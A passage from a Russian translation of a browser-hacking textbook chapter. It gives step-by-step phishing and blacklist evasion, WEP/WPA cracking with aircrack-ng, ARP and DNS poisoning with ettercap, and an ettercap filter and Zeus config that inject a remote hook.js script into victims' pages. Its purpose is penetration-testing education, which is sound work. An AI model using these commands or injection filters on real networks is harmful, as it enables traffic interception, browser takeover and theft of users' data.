Mail 2/2 to [target2@email.com] sent.
```

После отправки писем-приманок фишинговая кампания начинает действовать. Прежде чем рассылать их реальным целям, разумно испытать всё на себе. Так можно исправить ошибки в шаблонах писем или на самом фишинговом сайте.

Приманка

Чтобы заманить цель на фишинговый сайт, необязательно полагаться на электронные письма. Со временем появился приём социальной инженерии с использованием физических приманок. Его продемонстрировали в 2004 году, когда исследователям безопасности удалось убедить людей на улице раскрыть пароли в обмен на шоколад.[15]

Разумеется, чужой пароль не обязательно поможет зацепить браузер, но те же приёмы в равной мере применимы к незаметно оставленным USB-накопителям. Человек, который заметит и подберёт на улице USB-устройство, вполне может подключить его к компьютеру и посмотреть файлы. В конце концов, людям свойственно любопытство!

USB-накопитель позволяет обманом заставить браузер пользователя подключиться к сайту нападающего. Для этого может быть достаточно файла HTML со ссылками или обращениями к вашему фишинговому сайту. Антивирусы вряд ли сочтут это подозрительным, поскольку распространение файлов HTML на внешних носителях вполне обычно. Естественно, тот же приём работает и с CD-ROM. Ещё одна набирающая популярность приманка - вредоносные коды Quick Response (QR). QR-код представляет собой двумерный штрихкод, популярность которого растёт благодаря смартфонам. Пример показан на рисунке 2-4. Изначально QR-коды применялись в производстве благодаря быстрому сканированию, но их использование постоянно расширялось, и теперь они часто встречаются на плакатах, автобусных остановках и других рекламных объектах.

Установив на смартфон приложение для QR-кодов, вы можете навести камеру на код и увидеть закодированный текст. Если QR-код содержит URL, телефон также предложит открыть ссылку, а иногда перейдёт по ней автоматически. По данным исследователей Symantec,[16] преступники уже начали печатать собственные наклейки с QR-кодами и оставлять их в популярных, часто многолюдных местах.

Google Chart API[17] чрезвычайно упрощает создание QR-кодов. Чтобы сформировать собственный код, откройте следующий адрес, указав ширину, высоту и данные для преобразования:

`https://chart.googleapis.com/chart?cht=qr&chs=300x300&chl=http://browserhacker.com`

Вместо этого можно применить модуль BeEF **QR Code Generator**, который сформирует адреса диаграмм Google за вас. Чтобы настроить расширение, измените файл `beef/extensions/qrcode/config.yaml`:

```
enable: true
target: ["http://<phishing url>","/<relative link from BeEF>"]
qrsize: "300x300"
```

После настройки при запуске BeEF сообщит доступные адреса диаграмм Google.

Рисунок 2-4. QR-код

Не забывайте использовать службы сокращения URL и другие способы маскировки, чтобы скрыть адрес фишингового сайта.

Защита от фишинга

При проведении фишинговой атаки важно помнить о механизмах, которые могут помешать вам на разных этапах. Современные браузеры и почтовые клиенты часто стараются не допустить фишинг и фишинговые письма к получателям. Вы уже изучили настройку записей SPF, уменьшающую вероятность признания писем спамом, однако не следует забывать и о способности веб-браузера обнаруживать вредоносное содержимое.

Google Safe Browsing API,[18] применяемый Chrome и Firefox, - доступный через Интернет API реального времени, который позволяет браузерам проверять допустимость URL перед их отображением. Он предупреждает пользователей не только о фишинговых сайтах, на которые пожаловались люди, но и о сайтах, способных содержать вредоносные программы.

Если фишинговая кампания направлена на достаточно небольшую аудиторию, вероятность того, что кто-то из целей сообщит о домене или что тот будет автоматически обнаружен, по крайней мере вначале, довольно мала. Этот период эффективного фишинга называют золотым часом фишинговой атаки. Исследование Trusteer[19] показало, что 50 процентов жертв фишинга раскрывают сведения в первый час существования фишингового сайта.

ДРУГИЕ СРЕДСТВА ЗАЩИТЫ ОТ ФИШИНГА

Помимо Google Safe Browsing API существует множество других платформ, которые стараются не допустить пользователей к потенциально опасным сайтам, в том числе:

• Anti-Phishing Filter в Internet Explorer;
• SiteAdvisor от McAfee;

- дополнение WOT от Web of Trust;
- дополнения PhishTank;
- расширение Anti-Phishing от Netcraft.

Секрет состоит в правильном соотношении охвата почтовой кампании и фишингового сайта. Если выбрать слишком много людей, о сайте могут быстро сообщить. Если слишком мало, никто не посетит фишинговый сайт.

Ещё один способ снизить вероятность занесения фишингового сайта в чёрный список - настроить правила межсетевого экрана или `.htaccess`. Их можно задать так, чтобы фишинговое содержимое показывалось лишь при поступлении запроса через веб-прокси целевой организации.

Усовершенствованные варианты этой схемы были обнаружены в реальных атаках и получили у RSA название «фишинговый комплект-вышибала».[20] Такой комплект автоматически раздавал жертвам динамические фишинговые URL. Если попытаться открыть содержимое без уникального идентификатора или слишком много раз, сервер возвращал ошибку HTTP 404.

Как уже говорилось, иногда невозможно техническими средствами внедрить инструкции получения контроля в уязвимое веб-приложение или получить доступ к каналу связи. Тогда нередко единственной целью остаются конечные пользователи. При должной мотивации люди охотно совершают действия во вред самим себе. Не стоит недооценивать силу социальной инженерии при захвате управления веб-браузерами.

Использование атак посредника

Чтобы внедрить код получения контроля в целевой браузер, необязательно злоупотреблять конечными точками соединения. Более старый приём, известный как атака посредника (Man-in-the-Middle, MitM), распространён с тех пор, как люди начали отправлять друг другу сообщения по недоверенным каналам.

Идея довольно проста. Противник прослушивает и потенциально изменяет данные в канале связи по пути от отправителя к получателю. Для эффективности атаки ни отправитель, ни получатель не должны обнаружить, что их сообщения просматривали или подменяли.

Одна из задач криптографии - разработка методов безопасной связи, в частности снижающих вероятность атак MitM. Поэтому многие криптографические алгоритмы прежде всего сосредоточены на усилении конфиденциальности и целостности. Как и в случае с любыми усовершенствованиями и процессами безопасности, на каждый шаг отрасли к защите сведений и связи нападающие быстро отвечают способами обойти новые механизмы.

Браузер продолжает превращаться в стандартное средство доступа к сведениям, а потому играет существенную роль в отправке и получении данных по недоверенным каналам. Это даёт вам весьма полезную возможность попытаться внедрить первоначальный код.

Посредник в браузере

Традиционно атаки MitM происходили на нижних уровнях модели OSI, безусловно ниже прикладного уровня, где действуют HTTP и связанные протоколы. Атака Man-in-the-Browser (MitB), или «посредник в браузере», родственна обычной MitM, но целиком происходит внутри браузера. Основная логика большинства постоянных каналов JavaScript, то есть зацепления, фактически представляет собой форму MitB и обладает следующими свойствами:

• скрыта от пользователя;
• скрыта от сервера;
• способна изменять содержимое текущей страницы;
• способна читать содержимое текущей страницы;
• не требует вмешательства жертвы.

Такой перехват часто встречается и в атаках банковских вредоносных программ, например Zeus или SpyEye, которые предлагают функции внедрения. Удобные средства позволяют оператору ботнета задать конфигурационный файл,[21] определяющий, как и что вставлять в ответ HTTP(S). Внедрение целиком происходит внутри браузера и не нарушает работу защиты SSL. Например:

```
set_url https://www.yourbank.com/*
data_before
<div class='footer'>
data_end
data_inject
<script src='https://browserhacker.com/hook.js'></script>
data_end
data_after
</body>
data_end
```

Общие настройки из конфигурационного файла Zeus активируются при посещении браузером любой страницы внутри `https://www.yourbank.com/`. Они ищут текст `<div class='footer'>`, а затем вставляют новый удалённый ресурс JavaScript. Это происходит так же, как в рассмотренных ранее примерах получения контроля. При отображении браузер видит содержимое и считает, что оно пришло с законного сайта.

Если нападающий способен выполнять процессы в системе, особенно в том же пространстве процесса, что и браузер, для жертвы игра, как правило, окончена. Подобные вредоносные программы обычно предлагают не только внедрение HTML, но и перехват форм, запись нажатий клавиш на уровне операционной системы и создание снимков экрана.

Беспроводные атаки

Одним из величайших достижений компьютерных сетей стали разработка и взрывное распространение беспроводных технологий. Однако, как мудро сказал дядя Бен Человеку-пауку: «С великой силой приходит великая ответственность». Среди всех прорывных технологий беспроводные сети вызывали особенно жаркие споры между исследователями безопасности и сетевыми инженерами. Как только связь вышла в эфир и освободилась от ограничений проводов, ей, естественно, стало угрожать больше противников.

Первоначальная угроза беспроводным сетям, особенно семейству IEEE 802.11, заключалась в нарушении конфиденциальности передаваемых по воздуху данных. Флюрер, Мантин и Шамир впервые опубликовали исследование угрозы прослушивания беспроводного сетевого трафика в 2001 году,[22] всего через несколько лет после утверждения первого стандарта 802.11. Вскоре появились инструменты, демонстрировавшие способы обхода защиты Wired Equivalent Privacy (WEP).

МЕХАНИЗМЫ ЗАЩИТЫ 802.11

С момента появления IEEE 802.11 в него добавлялись защитные механизмы, снижавшие вероятность утраты конфиденциальности, целостности или доступности беспроводной передачи. Со временем сообщество безопасности критически исследовало их слабости. Ниже приведён краткий обзор средств беспроводной защиты и их недостатков.

Сокрытие SSID

Большинство маршрутизаторов позволяет не передавать идентификатор набора служб (Service Set Identifier, SSID). К сожалению, для работы сети беспроводные клиенты часто запрашивают подключение к SSID по имени, фактически раскрывая эти сведения. Обнаружить SSID помогут Kismet и Aircrack.

Статическая фильтрация IP-адресов

Как и сокрытие SSID, статическая фильтрация IP может казаться способом ограничить подключения к DHCP беспроводного маршрутизатора. Однако IP-адреса обнаруживаются беспроводными инструментами, после чего нападающий просто задаёт их своему беспроводному интерфейсу.

Фильтрация MAC-адресов

Фильтрация MAC-адресов страдает от тех же проблем, что и фильтрация IP. Определив с помощью беспроводных инструментов MAC-адреса подключённых устройств, можно изменить свой адрес так, чтобы он совпал с адресом одного из клиентов.

В Windows MAC-адрес изменяется в дополнительных свойствах беспроводного адаптера посредством параметра **Network Address**.

В Linux MAC-адрес можно изменить командой `ifconfig`:

```
ifconfig <interface> hw ether <MAC address>
```

В OS X используется похожая команда:

```
sudo ifconfig <interface> ether <MAC address>
```

WEP

Ключи WEP можно взломать комплектом Aircrack-ng[23] за несколько простых шагов:

1. Запустите беспроводной адаптер с поддержкой внедрения пакетов в режиме мониторинга:

```
airmon-ng start <adaptor - for example: wifi0>
 <wireless channel - for example: 9>
```

Это переводит пассивный интерфейс в режим мониторинга.

2. Проверьте внедрение пакетов через адаптер в режиме мониторинга. Часто это будет интерфейс, отличный от `wifi0`, например Atheros:

```
aireplay-ng -9 -e <SSID of target network>
 -a <MAC of target access point>
 <passive interface - for example: ath0>
```

3. Начните перехват векторов инициализации WEP:

```
airodump-ng -c <wireless channel - for example: 9>
 --bssid <MAC of target access point>
 -w output <passive interface - for example: ath0>
```

4. Свяжите свой MAC-адрес с беспроводной точкой доступа:

```
aireplay-ng -1 0 -e <SSID of target network>
 -a <MAC of target access point>
 -h <Our MAC address> <passive interface - for example: ath0>
```

5. Запустите Aireplay-ng в режиме повторной передачи запросов ARP, чтобы генерировать векторы инициализации WEP:

```
aireplay-ng -3 -b <MAC of target access point>
 -h <Our MAC address>
 <passive interface - for example: ath0>
```

Файлы вывода `cap` теперь должны увеличиваться по мере поступления трафика, включая векторы инициализации WEP. Чтобы взломать находящиеся в них учётные данные WEP, выполните:

```
aircrack-ng -b <MAC of target access point> output*.cap
```

или

```
aircrack-ng -K -b <MAC of target access point> output*.cap
```

WPA/WPA2

В отличие от WEP, взлом WPA/WPA2 возможен лишь при определённых условиях. Одно из них - настройка WPA в режиме предварительно согласованного ключа, то есть применение общего пароля вместо сертификатов.

С помощью такого инструмента, как `airodump-ng`, необходимо перехватить рукопожатие аутентификации WPA/WPA2. Для этого придётся дождаться подключения нового клиента либо принудительно отключить уже подключённый, чтобы тот соединился снова. Наконец, рукопожатие нужно перебрать грубой силой и раскрыть предварительно согласованный ключ.

1. Запустите беспроводной адаптер с поддержкой внедрения пакетов в режиме мониторинга:

```
airmon-ng start <adaptor - for example: wifi0>
 <wireless channel - for example: 9>
```

Это переводит пассивный интерфейс в режим мониторинга.

2. Начните перехватывать рукопожатия WPA:

```
airodump-ng -c <wireless channel - for example: 9>
 --bssid <MAC of target access point>
 -w psk <passive interface - for example: ath0>
```

3. Теперь можно принудительно деаутентифицировать клиента в надежде, что он снова пройдёт аутентификацию:

```
aireplay-ng -0 1 -a <MAC of target access point>
 -c <MAC of client you want to trick into
de-authenticating>
 <passive interface - for example: ath0>
```

4. Перехватив рукопожатие, попытайтесь взломать его:

```
aircrack-ng -w <password dictionary file>
 -b <MAC of target access point> psk*.cap
```

Прослушивание сетевого трафика может дать доступ к конфиденциальным материалам, но не всегда непосредственно позволяет подменять данные. Чтобы внедрить код инициализации в веб-трафик, необходимо выйти за рамки простого прослушивания.

Получив доступ к беспроводной сети, вы сможете проводить другие сетевые атаки, например подмену ARP, чтобы выдать себя за веб-прокси или другое шлюзовое устройство. Способы подмены ARP рассматриваются в следующих разделах.

Помимо несанкционированного проникновения в беспроводные сети ради атаки MitM существует ещё один распространённый приём: заставить клиентов считать вас беспроводной точкой доступа. Такие устройства часто называют враждебными точками доступа, и работать они могут несколькими способами.

Один способ - просто передавать сигнал под видом уже существующей открытой беспроводной сети, а через отдельный интерфейс подключаться к настоящей сети. Другие методы принудительно деаутентифицируют беспроводных клиентов, после чего выдают себя за точку доступа с более сильным сигналом, чем законный маршрутизатор.

KARMA - комплект инструментов, созданный Дино Дай Зови и Шейном Маколеем в 2004 году,[24] включая исправления для драйвера MADWifi в Linux. Он позволяет компьютеру отвечать на любые пробные запросы 802.11 независимо от SSID. Благодаря этому можно выдать себя за любую стандартную или ранее использовавшуюся точку доступа, когда клиент попытается подключиться. Повторное соединение с известными беспроводными сетями является поведением по умолчанию во многих операционных системах.

Комплект включает и модули, автоматизирующие работу не только беспроводной точки доступа, но также сервера DHCP, DNS и, конечно, веб-сервера. Более того, KARMA можно настроить как веб-прокси, который будет внедрять первоначальные инструкции JavaScript во все веб-запросы.

Идея применять прокси для изменения трафика на лету далеко не нова. Люди использовали такие программы для всевозможных интересных и необычных задач: от прозрачных прокси, горизонтально переворачивающих каждое изображение в браузере пользователя,[25] до домашней автоматизации посредством перехвата трафика Apple Siri для управления термостатами.[26]

Подмена ARP

Подмена ARP (Address Resolution Protocol), известная также как отравление ARP, состоит в том, чтобы обманом заставить устройство отправить вам данные, предназначенные другому получателю. Это отчасти похоже на мошенническую регистрацию переадресации почты другого устройства.

Когда данные придут, вы даже можете самостоятельно доставить их адресату, чтобы цель ничего не заметила. Но не останавливайтесь! Содержимое можно изменить без ведома цели. Помните, что в сети многие протоколы не защищены даже хлипким цифровым аналогом конверта.

На высоком уровне ARP используется для разрешения адресов сетевого уровня, то есть преобразования IP-адресов в MAC-адреса. Это сопоставление третьего уровня со вторым станет вашим новым лучшим другом в подмене ARP. В обычной сети IPv4 запросы ARP работают так:

• Компьютер A (`10.0.0.1`) хочет связаться с сервером B (`10.0.0.20`) и ищет MAC-адрес `10.0.0.20` в своём кэше ARP.
• Если MAC-адрес найден, трафик отправляется через сетевой интерфейс этому адресу.
• Если адрес не найден, в локальный сегмент передаётся широковещательное сообщение ARP с вопросом, кому принадлежит MAC-адрес для `10.0.0.20`. Запрос отправляется адресу `FF:FF:FF:FF:FF:FF`, действующему как широковещательный, а сетевой адаптер с правильным IP-адресом отвечает.
• Сервер B видит запрос и отправляет компьютеру A ответ со своим MAC-адресом.

Пример запроса и ответа ARP в Wireshark показан на рисунке 2-5.




Рисунок 2-5. Трафик ARP в Wireshark

Подмена ARP возможна потому, что в протоколе отсутствует способ проверки трафика ARP. Особенно эффективной её делает отсутствие необходимости ждать широковещательного запроса MAC-адреса.

Можно заранее сообщить целевой машине, какой MAC-адрес соответствует определённому IP. Для этого ей отправляется безвозмездное сообщение ARP. Оно изменяет локальный кэш ARP цели специально подготовленной записью, после чего весь последующий IP-трафик направляется вам, а не машине жертвы.

Ettercap, разработанная Альберто Орнаги и Марко Валлери,[27] - один из наиболее популярных инструментов для подобных атак MitM в локальной сети. Помимо отравления ARP она умеет подменять DHCP, похищать порты, фильтровать пакеты и выполнять другие действия. Отдельный комплект dsniff, созданный Дагом Сонгом,[28] предоставляет похожие функции, включая различные фильтры для перехвата учётных данных и других атак MitM.

Если следующий пример подмены ARP выполнить в сети с пиринговыми технологиями, он потенциально может вывести системы из строя. Этот и все остальные примеры следует применять осторожно. Теперь, когда вы предупреждены, запустите `ettercap` следующей командой:

```
ettercap -T -Q -M arp:remote -i <network interface> /<target1>/ /<target2>/
```

Параметры выбирают следующие режимы:

- `-T` запускает текстовый режим;
- `-Q` включает предельно тихий режим, подавляющий значительную часть вывода;
- `-M` проводит атаку MitM;
- `arp:remote` указывает, что атакой MitM будет отравление ARP; параметр `remote` позволяет перехватывать удалённый IP-трафик, направленный шлюзу;
- `-i` задаёт сетевой интерфейс, например `wlan0`;
- две цели позволяют задать наборы IP-адресов для отравления, включая диапазон или всю подсеть; например, чтобы отравить каждый узел подсети в отношении трафика через шлюз, используйте `/<gateway IP>/ //`.

Вывод приведённой команды будет похож на следующий. Среди прочего он наглядно показывает ответ HTTP, отправленный DropBox клиенту локальной сети:

```
ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA
Listening on en0... (Ethernet)
   en0 ->  60:C5:47:06:85:22       192.168.1.1     255.255.255.0
SSL dissection needs a valid 'redir_command_on' script in the etter.conf
 file
Privileges dropped to UID 65534 GID 65534...
   0 plugins (disabled by configure...)
  39 protocol dissectors
  53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================>| 100.00 %
4 hosts added to the hosts list...
ARP poisoning victims:
 GROUP 1 : 192.168.1.254 00:04:ED:27:D3:8A
 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...
Text only Interface activated...
Hit 'h' for inline help
Packet visualization restarted...
Sun Mar  3 11:24:11 2013
TCP  108.160.160.162:80 --> 192.168.1.101:50113 | AP
HTTP/1.1 200 OK.
X-DB-Timeout: 120.
Pragma: no-cache.
Cache-Control: no-cache.
Content-Type: text/plain.
Date: Sun, 03 Mar 2013 03:24:08 GMT.
Content-Length: 15.
.
{"ret": "punt"}
```

Помимо простой подмены ARP, ettercap содержит плагины и фильтры, позволяющие изменять проходящий через систему трафик. Это очень пригодится при внедрении первоначальных управляющих инструкций в целевой браузер.

При создании фильтра внедрения для веб-трафика часто возникает одна проблема: веб-серверы нередко возвращают сжатые данные. Это усложняет атаку и увеличивает объём необходимой работы.

Есть два варианта. Первый - исказить заголовок `Accept-Encoding`, второй - заменить его значения на `identity`. Значение `identity` помогает добиться того, чтобы сервер не применял сжатие, и почти гарантирует получение простого текста. Это должно значительно упростить атаку.

Чтобы создать в ettercap фильтр изменения трафика, предполагая наличие простого текста, достаточно подготовить текстовый файл со следующим содержимым:

```
if (ip.proto == TCP && tcp.src == 80) {
  replace("</body>", "<script src='http://browserhacker.com/hook.js'>
    </script></body>");
  replace("Accept-Encoding: gzip, deflate",
    "Accept-Encoding:identity              ");
}
```

Сохранив файл, преобразуйте его в фильтр ettercap:

```
etterfilter input.txt -o hookfilter.ef
```

Чтобы запустить ettercap с фильтром, укажите файл `ef` параметром `-F`. Например:

```
ettercap -T -Q -F hookfilter.ef
 -M arp:remote -i <network interface> // //
```

Две пустые цели заставляют ettercap подменять ARP для всего обнаруженного трафика, а не только заданных IP-адресов. Будьте осторожны в больших и плотно заполненных подсетях: внезапно вы можете стать получателем огромного объёма данных, поскольку каждый узел подсети, общающийся с любым другим, начнёт отправлять трафик через вас. Это способно непреднамеренно вызвать отказ в обслуживании сети. Поэтому рекомендуется выбрать шлюз одним из наборов целей: вероятнее всего, большая часть веб-трафика проходит через него.

> **SSLSTRIP**
>
> `sslstrip` Мокси Марлинспайка - выпущенный в 2009 году инструмент, который прозрачно перехватывает трафик HTTP. Он ищет ссылки и перенаправления HTTPS, после чего изменяет их так, чтобы использовать HTTP через локальный прокси. Программа позволяет подменять и просматривать трафик, предназначавшийся для HTTPS. В самом `sslstrip` нет встроенной подмены ARP, но его легко объединить с `arpspoof` или ettercap.
>
> Подробнее об `sslstrip` см. thoughtcrime.org.

Хотя ettercap - превосходный универсальный инструмент для разных атак MitM, вас прежде всего интересует внедрение первоначальных инструкций в целевой браузер. Предыдущий пример использовал ettercap, но благодаря исследованию Райана Линна и Стива Осепека[29] существует ещё более быстрый способ провести атаку.

Инструмент Shank объединяет BeEF с библиотекой PacketFu из Metasploit. Он автоматизирует вставку первоначального управляющего кода BeEF в веб-трафик, проходящий через локальную подсеть.

За кулисами сценарий Ruby выполняет отравление ARP и внедрение содержимого HTTP. Shank связывается с BeEF и выясняет, был ли первоначальный управляющий код уже вставлен для IP-адреса жертвы. Если браузер его ещё не получил, код внедряется. Такая оптимизация заставляет каждый браузер запустить управляющий код только один раз.

Для атаки необходимо установить и запустить BeEF, а также установить в системе пакет Ruby PacketFu. Библиотека устанавливается следующей командой:

```
gem install packetfu
```

Скачав сценарии с github.com, настройте их для своей среды. Сначала измените параметр `@beef_ip` в `shank.rb`:

```
DEBUG = true
ARP_TIMEOUT = 30
@beef_ip =
'192.168.2.54'
@beef_user = 'beef'
@beef_pass = 'beef'
```

Затем измените файл `autorun.rb`. Он задаёт модули, которые запускаются сразу после подключения новых браузеров к BeEF, то есть после их зацепления. В массиве `@autorun_mods` перечислены автоматически выполняемые модули.

```
# RESTful API root endpoints
ATTACK_DOMAIN = "
127.0.0.1"
RESTAPI_HOOKS = "http://" + ATTACK_DOMAIN + ":3000/api/hooks"
RESTAPI_LOGS = "http://" + ATTACK_DOMAIN + ":3000/api/logs"
RESTAPI_MODULES = "http://" + ATTACK_DOMAIN + ":3000/api/modules"
RESTAPI_ADMIN = "http://" + ATTACK_DOMAIN + ":3000/api/admin"
BEEF_USER = "beef"
BEEF_PASSWD = "beef"
@autorun_mods = [

{ 'Invisible_iframe' => {'target' => 'http://192.168.50.52/' }},
  { 'Browser_fingerprinting' => {}},
  { 'Get_cookie' => {}},
  { 'Get_system_info' => {}}
]
```

После настройки двух файлов всё готово. Выполните следующие действия в новых окнах терминала:

1. Запустите BeEF из соответствующей папки: `ruby beef`.
2. Запустите Shank: `ruby shank.rb <target network address>`.
3. Запустите сценарий автоматического выполнения: `ruby autorun.rb`.

После этого активность должна появиться во всех трёх окнах терминала. Разумеется, можно напрямую открыть и административный интерфейс BeEF: 127.0.0.1:3000.

Тейлор Пеннингтон из CORE Security создал инструмент, проводивший похожие атаки отравления ARP в сочетании с внедрением BeEF. g0tBeEF доступен по адресу github.com.

Отравление DNS

Отравление ARP отлично подходит для размещения своего компьютера между узлами локальной сети, однако работает не в любой ситуации. Другой способ проведения атак MitM - отравление записей системы доменных имён (Domain Name System, DNS).

ARP преобразует IP-адрес в MAC-адрес, а DNS - имя DNS в IP-адрес. Проще говоря, DNS преобразует `browserhacker.com` в IP-адрес `213.165.242.10`.

DNS работает на нескольких уровнях. Сначала локальный процесс DNS на компьютере обращается к собственному кэшу и файлу `hosts`. Если запись не найдена, он отправляет DNS-запрос настроенному серверу DNS.

Таким образом, отравить записи DNS можно в нескольких местах: на сервере DNS верхнего уровня, на нижестоящем сервере или даже в локальном кэше цели. Если вы получите контроль над любым из них, то сможете возвращать цели собственные ответы. Так появится путь для запуска кода получения контроля.

ИЗМЕНЕНИЕ ПАРАМЕТРОВ DNS КЛИЕНТА

В зависимости от операционной системы параметры DNS цели можно изменить несколькими способами.

Windows

В современных системах Windows произвольные записи DNS добавляются в файл `C:\Windows\System32\drivers\etc\hosts`. В большинстве конфигураций для его изменения потребуются права администратора. Записи имеют формат:

```
<ip address> <dns name>
```

Например, чтобы обманом направить компьютер к вам при попытке открыть Google, добавьте:

```
<your IP address> www.google.com
```

Помимо вставки произвольных записей в локальный файл `hosts`, параметры DNS Windows для определённого сетевого интерфейса можно изменить из командной строки. На компьютере жертвы это может выполнить простой пакетный файл или небольшая скомпилированная программа.

```
netsh interface ip set dns name="Local Area Connection"\
 source=static addr=<IP of your malicious DNS server>
```

Команду можно сократить:

```
netsh interface ip set dns "Local Area Connection" static
<IP>
```

Linux/Unix/OS X

В Linux, UNIX и OS X файл `hosts` находится по адресу `/etc/hosts`. Его формат похож на Windows, а изменить файл можно с правами `root`.

Настройки DNS в этих операционных системах всегда опираются на `/etc/resolv.conf`. При наличии необходимых разрешений файл изменяется так:

```
echo "nameserver
<IP of malicious DNS server>" > /etc/
resolv.conf
```

Отойдём от изменения параметров DNS отдельного клиента. Следующее место, где можно воздействовать на DNS, - локальная сеть. Рассмотренная ранее атака отравления ARP позволяет внедрить собственный компьютер в качестве используемого локальной сетью сервера DNS.

Ettercap предлагает модуль DNSSpoof, который автоматически проводит такую атаку. Сначала добавьте вредоносные записи DNS в файл `etter.dns`. В Linux он обычно находится по адресу `/usr/share/ettercap/etter.dns`, а в OS X - `/opt/local/share/ettercap/etter.dns`. Затем запустите ettercap почти так же, как раньше, но укажите плагин:

```
ettercap -T -Q -P dns_spoof -M arp:remote
 -i <network interface> /<IP address to poison>/ //
```

Во всех приведённых случаях, получив контроль над DNS компьютера или сети цели, вы сможете выдать себя за любой другой компьютер или сервер, к которому обращаются по имени. Чтобы использовать этот метод MitM для внедрения кода получения контроля, рекомендуется сначала проследить за обычным веб-трафиком и определить, применяется ли прокси-сервер. Он станет идеальной целью для имитации, поскольку локальные веб-браузеры и без того отправляют ему трафик.

Эксплуатация кэширования

Роберт Хансен[30] обнаружил проблемы безопасности в механизме кэширования браузерами источников с IP-адресами, которые не маршрутизируются в общедоступной сети, то есть из диапазонов `10.0.0.0/8`, `172.16.0.0/12` и `192.168.0.0/16`. Хансен показал, что при определённых обстоятельствах в источник можно внедрить вредоносную логику.

Затем ею можно злоупотребить, когда цель подключится к другой сети с теми же немаршрутизируемыми адресами. Такая атака потенциально даёт доступ к внутренним серверам без нарушения SOP.

Например, цель может пользоваться интернет-кафе, к которому есть доступ и у вас. Там с помощью MitM на основе ARP можно изменить любые запросы HTTP методами, рассмотренными ранее. Разумеется, вы всё предусмотрели и управляете сервером BeEF в Интернете:

1. После начала атаки MitM дождитесь любого запроса HTTP от цели, а затем вставьте в ответ множество IFrame, загружающих содержимое с каждого целевого IP-адреса.
2. Верните специально подготовленные данные, которые будут кэшированы браузером. В каждый IFrame внедрите инструкции получения контроля, соединяющиеся с сетевым сервером BeEF.
3. Когда цель отключится от общедоступной сети и снова подключится в офисе или дома, браузер продолжит обращаться к серверу BeEF.
4. Если позднее цель откроет один из частных IP-адресов, например страницу администрирования своего маршрутизатора, ранее кэшированное содержимое будет выполняться в этом источнике.

Подобные ситуации можно эксплуатировать и при некоторых условиях VPN, но описанный сценарий значительно вероятнее. Он возможен потому, что однажды запущенная в браузере логика JavaScript при определённых обстоятельствах способна пережить кэш браузера и даже кэш DNS.

Раздел показал, что для выполнения вредоносного кода в браузере не всегда требуется находить уязвимости веб-приложений. Иногда одного доступа к сети достаточно, чтобы тайком внедрить первоначальные инструкции в цель.

Итоги

Эта глава была посвящена первому барьеру, с которым вы столкнётесь при попытке воспользоваться доверием веб-браузера. Мы постарались охватить множество способов, которыми вредоносный код может пробраться в браузер, однако этот набор ни в коей мере не исчерпывающий. Браузерные технологии продолжают меняться и развиваться: быстрый темп Интернета и стремление подключить к сети буквально всё - лишь два из факторов, заставляющих поверхность атаки постоянно расширяться и сокращаться.

Вы исследовали разные способы, призванные показать основные приёмы достижения цели - получения контроля над браузером. Когда эти шлюзы распахнутся, вас может удивить, насколько много сведений веб-браузер готов отдать.

Разумеется, выполнение первоначальных инструкций - лишь первый из двух значительных барьеров, которые необходимо преодолеть. Следующая задача - понять, как сохранить постоянный канал связи с браузером. Это очередной шаг вашего путешествия по взлому браузеров, и он рассматривается в следующей главе.

Вопросы

1. Какие действия может выполнить нападающий, если его код запущен в веб-браузере?
2. Опишите основные различия между типами атак XSS.
3. Опишите механизм браузера, способный предотвратить выполнение XSS.
4. Назовите один из наиболее известных XSS-вирусов и объясните, как он распространялся.
5. Опишите способ, которым нападающий может скомпрометировать веб-сайт и изменить его для публикации вредоносного кода.
6. При каких обстоятельствах можно использовать `sslstrip`?
7. Опишите подмену ARP.
8. Чем фишинг отличается от спама?
9. В нескольких простых шагах опишите проведение атаки социальной инженерии.
10. Опишите приём с физической «приманкой».

Ответы находятся на сайте книги browserhacker.com и на сайте Wiley: <www.wiley.com/go/browserhackershandbook>.

Примечания

[1] [назад] Netscape. (1995). *Netscape и Sun объявляют JavaScript для корпоративных сетей и Интернета*. Получено 23 февраля 2013 года с web.archive.org.
[2] [назад] Carnegie Mellon University. (2000). *Рекомендация CERT® CA-2000-02: вредоносные теги HTML, внедрённые в клиентские веб-запросы*. Получено 23 февраля 2013 года с cert.org.
[3] [назад] Jeremiah Grossman. (2006). *Происхождение межсайтового выполнения сценариев (XSS)*. Получено 23 февраля 2013 года с jeremiahgrossman.blogspot.com.au.
[4] [назад] Jon Oberheide. (2011). *Как я чуть не победил на Pwn2Own с помощью XSS*. Получено 3 марта 2013 года с jon.oberheide.org.
[5] [назад] Roi Saltzman. (2009). *Универсальная уязвимость XSS в Google Chrome*. Получено 4 марта 2013 года с blog.watchfire.com.
[6] [назад] Wade Alcorn. (2005). *Вирус межсайтового выполнения сценариев*. Получено 23 февраля 2013 года с bindshell.net.
[7] [назад] Robert Hansen. (2008). *Итоги конкурса миниатюрных червей*. Получено 23 февраля 2013 года с ha.ckers.org.
[8] [назад] Mario Heiderich, Jorg Schwenk, Tilman Frosch, Jonas Magazinius, Edward Yang. (2013). *Атаки mXSS: нападение на хорошо защищённые веб-приложения посредством мутаций innerHTML*. Получено 19 октября 2013 года с cure53.de.

